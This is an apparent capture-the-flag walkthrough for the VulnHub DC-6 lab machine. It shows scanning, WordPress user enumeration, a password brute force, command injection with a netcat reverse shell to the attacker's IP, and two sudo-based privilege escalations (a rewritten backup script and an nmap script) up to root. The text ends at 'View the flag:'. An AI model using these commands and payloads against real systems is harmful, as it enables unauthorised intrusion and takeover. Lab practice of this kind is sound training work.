Environment Setup
Download the target machine from Vulnhub DC-6.
Import the target into Oracle VM VirtualBox, set network to Host-Only, and ensure the network adapter matches the Kali machine.


Start the target machine.
Penetration Process
Use nmap for host discovery:
nmap -sn 192.168.56.0/24

Port scanning with nmap:
nmap -sS 192.168.56.111

Ports 22 and 80 are open. Access port 80 via browser.

Modify /etc/hosts:
vim /etc/hosts
Add entry: 192.168.56.111 wordy .

Now access http://wordy successfully.
Web directory scanning with dirb:
dirb http://192.168.56.111

Found a login page.

Check the CMS fingerprint.

It's WordPress version 5.1.1. Use wpscan to enumerate users:
wpscan --url http://192.168.56.111 -e u


Found users: admin, graham, sarah, mark, jens.
Save them to a file user.txt.

Brute force passwrods with wpscan:
wpscan --url http://wordy -U user.txt -P /usr/share/wordlists/rockyou.txt

Found credentials: mark:helpdesk01. Log in.

Navigate to a page that has a command execution vulnerability. For example, in the Activity monitor or similar.
Execute:
127.0.0.1;ls
Set up a listener on attacker machine:
nc -lvp 6666

Get a reverse shell:
127.0.0.1;nc -e /bin/bash 192.168.56.102 6666

Shell obtained.

Upgrade to interactive shell:
python -c "import pty;pty.spawn('/bin/bash');"

In /home/mark/stuff, there is a file.

It contains a password for user graham. Switch to graham:
su graham
# Enter password: GSo7isUM1D4

Check sudo privileges:
sudo -l

Can execute /home/jens/backups.sh as jens. Write a command to that file:
echo "/bin/bash" > /home/jens/backups.sh

Execute it:
sudo -u jens /home/jens/backups.sh

Now logged in as jens. Check sudo privlieges:
sudo -l

Can run nmap as root. Create a script file:
echo "os.execute('/bin/bash')" > shell
Note: if permission denied, change to /home/jens/ directory first.
cd /home/jens
echo "os.execute('/bin/bash')" > shell
sudo nmap --script=shell


Successfully escalated to root. View the flag: